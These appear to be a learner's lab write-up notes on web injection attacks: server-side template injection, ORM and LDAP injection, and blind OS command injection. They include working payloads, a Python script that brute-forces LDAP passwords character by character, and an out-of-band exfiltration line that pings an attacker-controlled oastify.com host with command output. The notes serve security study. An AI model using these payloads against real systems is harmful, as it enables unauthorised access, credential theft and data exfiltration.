
Lab: Server-side template injection in an unknown language with a documented exploit
Remember that it is a documented exploit
- I should have tried to fix this one on HackTricksrather than keep looking around.
- Essentially we would just sub out the
whoamicommand forrm /home/carlos/morale.txt
Lab: Server-side template injection with information disclosure via user-supplied objects
- Many template engines expose a “self” or “environment” object of some kind, which acts like a namespace containing all objects, methods, and attributes that are supported by the template engine.
- Ex: Java-based templating languages list all variables in the environment using this injection:
${T(java.lang.System).getenv()} - Note that websites will contain both ==built-in objects provided by the template and custom, site-specific objects that have been supplied by the dev==. These may be more likely to expose sensitive information.
Steps:
- Login and go to the product, click
Edit Templateand seeOnly {{product.stock}} left of {{product.name}} at {{product.price}}. {{product.values}}returns['$88.79', 'Com-Tool', 910]- Error message says
django - Googled “django SSTI” and it had that result
- Solution:
{{+settings.SECRET_KEY+}}
Automating
SSTImap is a tool that automates the process of testing and exploiting SSTI vulnerabilities in various template engines. Hosted on GitHub, it provides a framework for discovering template injection flaws.
python3 sstimap.py -X POST -u 'http://page.com:8080/directory/' -d 'page='
- I never got this working
https://github.com/DeepMountains/Mirage/blob/main/CVE2-2.md
ORM Injection
ORM
Object-relational mapping (ORM) is a programming technique that facilitates data conversion between incompatible systems using object-oriented programming languages. It allows developers to interact with a database using the programming language’s native syntax, making data manipulation more intuitive and reducing the need for extensive SQL queries.
Commonly used ORM Frameworks:
- Doctrine (PHP)
- Hibernate (Java)
- SQLAlchemy (Python)
- Entity Framework (C#)
- Active Record (Ruby on Rails)
SQL Injection vs ORM Injection
SQL injection and ORM injection are both techniques used to exploit vulnerabilities in database interactions, but they target different levels of the stack:
- SQL injection: Targets raw SQL queries, allowing attackers to manipulate SQL statements directly. This is typically achieved by injecting malicious input into query strings. The injection part in the following query,
OR '1'='1, always evaluates to true, allowing attackers to bypass authentication:
SELECT * FROM users WHERE username = 'admin' OR '1'='1';
- ORM injection: Targets the ORM framework, exploiting how it constructs queries from object operations. Attackers manipulate the ORM’s methods and properties to influence the resulting SQL queries.
$userRepository->findBy(['username' => "admin' OR '1'='1"]);

CRUD Operations set up differently based on the Framework in use.

For example, Laravel uses the .env file to store environment variables such as database credentials.
Identifying Injection
Techniques for Testing ORM Injection:
- Manual code review
- Automated scanning
- Input validation testing
- Error-based testing
- Others:
- Checking the cookies which can use unique naming conventions.
- Also HTTP headers
- URL structure.
Check with similar techniques to SQL Injection such as '’s. Essentially ORM is used to help abstract SQL queries, making them more secure from SQLi, so for any exploitation to work it needs to be misconfigured or under-configured.
LDAP Injection

An LDAP search query consists of several components, each serving a specific function in the search operation:
- Base DN (Distinguished Name): This is the search’s starting point in the directory tree.
- Scope: Defines how deep the search should go from the base DN. It can be one of the following:
base(search the base DN only),one(search the immediate children of the base DN),sub(search the base DN and all its descendants).
- Filter: A criteria entry must match to be returned in the search results. It uses a specific syntax to define these criteria.
- Attributes: Specifies which characteristics of the matching entries should be returned in the search results.
The basic syntax for an LDAP search query looks like this:
(base DN) (scope) (filter) (attributes)
For a more complex search query, filters can be used with each other using logical operators such as AND (&), OR (|), and NOT (!).
(&(objectClass=user)(|(cn=John*)(cn=Jane*)))
ldapsearch -x -H ldap://10.10.57.120:389 -b "dc=ldap,dc=thm" "(ou=People)"
Authentication Bypass Techniques
Tautology-Based Injection Tautology-based injection involves inserting conditions into an LDAP query that are inherently true. For example, consider an LDAP authentication query where the username and password are inserted directly from user input:
(&(uid={userInput})(userPassword={passwordInput}))
An attacker could provide a tautology-based input, such as *)(|(& for {userInput} and pwd) for {passwordInput} which transforms the query into:
(&(uid=*)(|(&)(userPassword=pwd)))
(uid=*): This part of the filter matches any entry with auidattribute, essentially all users, because the wildcard*matches any value.(|(&)(userPassword=pwd)): The OR (|) operator, meaning that any of the two conditions enclosed needs to be true for the filter to pass. In LDAP, an empty AND ((&)) condition is always considered true. The other condition checks if theuserPasswordattribute matches the valuepwd, which can fail if the user is not usingpwdas their password.
Wildcard Injection
Wildcards (*) are used in LDAP queries to match any sequence of characters. When user input containing wildcards is not correctly sanitized, it can lead to unintended query results, such as bypassing authentication by matching multiple or all entries. For example, if the search query is like:
(&(uid={userInput})(userPassword={passwordInput}))
Submitting *’s for each results in this query:
(&(uid=*)(userPassword=*))
This injection always makes the LDAP query’s condition true. However, using just the * will always fetch the first result in the query. To target the data beginning in a specific character, an attacker can use a payload like f*, which searches for a uid that begins with the letter f.
Blind Injection
For example, an attacker might try injecting a username like a*)(|(&, which, when included in the LDAP query, checks for any user with “a” in their uid exists:
username=a*%29%28%7C%28%26&password=pwd%29
Results in a query of:
(&(uid=a*)(|(&)(userPassword=pwd)))
You can use that to check the error messages and see if they become different for any case.
Specific Exploit Code Example For Automation
import requests
from bs4 import BeautifulSoup
import string
import time

url = 'http://targetIP/page.php'

## Define the character set
char_set = string.ascii_lowercase + string.ascii_uppercase + string.digits + "._!@#$%^&*()"

## Initialize variables
successful_response_found = True
successful_chars = ''

headers = {
    'Content-Type': 'application/x-www-form-urlencoded'
}

while successful_response_found:
    successful_response_found = False

    for char in char_set:
        #print(f"Trying password character: {char}")

        # Adjust data to target the password field
        data = {'username': f'{successful_chars}{char}*)(|(&','password': 'pwd)'}

        # Send POST request with headers
        response = requests.post(url, data=data, headers=headers)

        # Parse HTML content
        soup = BeautifulSoup(response.content, 'html.parser')

        # Adjust success criteria as needed
        paragraphs = soup.find_all('p', style='color: green;')

        if paragraphs:
            successful_response_found = True
            successful_chars += char
            print(f"Successful character found: {char}")
            break

    if not successful_response_found:
        print("No successful character found in this iteration.")

print(f"Final successful payload: {successful_chars}")
This basically just brute forces the characters one by one, checking against the response from the server.
OS Injection
Lab: Blind OS command injection with time delays
There is a /submit/feedback endpoint with these parameters:
csrf=nw4pySmVD2HjHYeHr149jcSWhf0q5f1D&name=Pop&email=pop%40pop.com&subject=Pop+Time&message=Ok+here+we+go
You simply use ||’s to end the command after email and run sleep like so:
csrf=nw4pySmVD2HjHYeHr149jcSWhf0q5f1D&name=Pop&email=pop%40pop.com||sleep+10||&subject=Pop+Time&message=Ok+here+we+go
Note: || is the OR operator in bash, so it only executes if there is an error, which there would be because the required parameters aren’t yet included
Lab: Blind OS command injection with output redirection
The instructions give away a lot of it
- You can’t read the output, but can read files from
/var/www/images- This is done by opening an image in a new tab and seeing
/image?filename=31.jpg - We can assume these images are in that folder
- This is done by opening an image in a new tab and seeing
- So the goal is to write a file the the
/var/www/imagesfolder, and we need to execute thewhoamicommand - We can use these parameters, similar to the previous lab:
csrf=HJ9WXIDOEOcHSAdVTYa8bA5LAwjHNtoN&name=Pop&email=pop%40pop.com||whoami+>+/var/www/images/whoami.txt||&subject=Pop2&message=Heres+we+what- Note that the real part is in the email parameter:
email=pop%40pop.com||whoami+>+/var/www/images/whoami.txt||
Lab: Blind OS command injection with out-of-band interaction
Similar to the last two, but it’s out of band. You have to:
email=pop%40pop.com||ping+2sv8ty3cewdg3uhfmcze24bu8lec22qr.oastify.com||
Lab: Blind OS command injection with out-of-band data exfiltration
Similar again, but this time we need the output of the command whoami to go out-of-band. We can do this with $(whoami).<oastifypayload> like so:
email=pop%40pop.com||ping+$(whoami).o8xu9kjyuit2jgx12yf0iqrgo7uyip6e.oastify.com||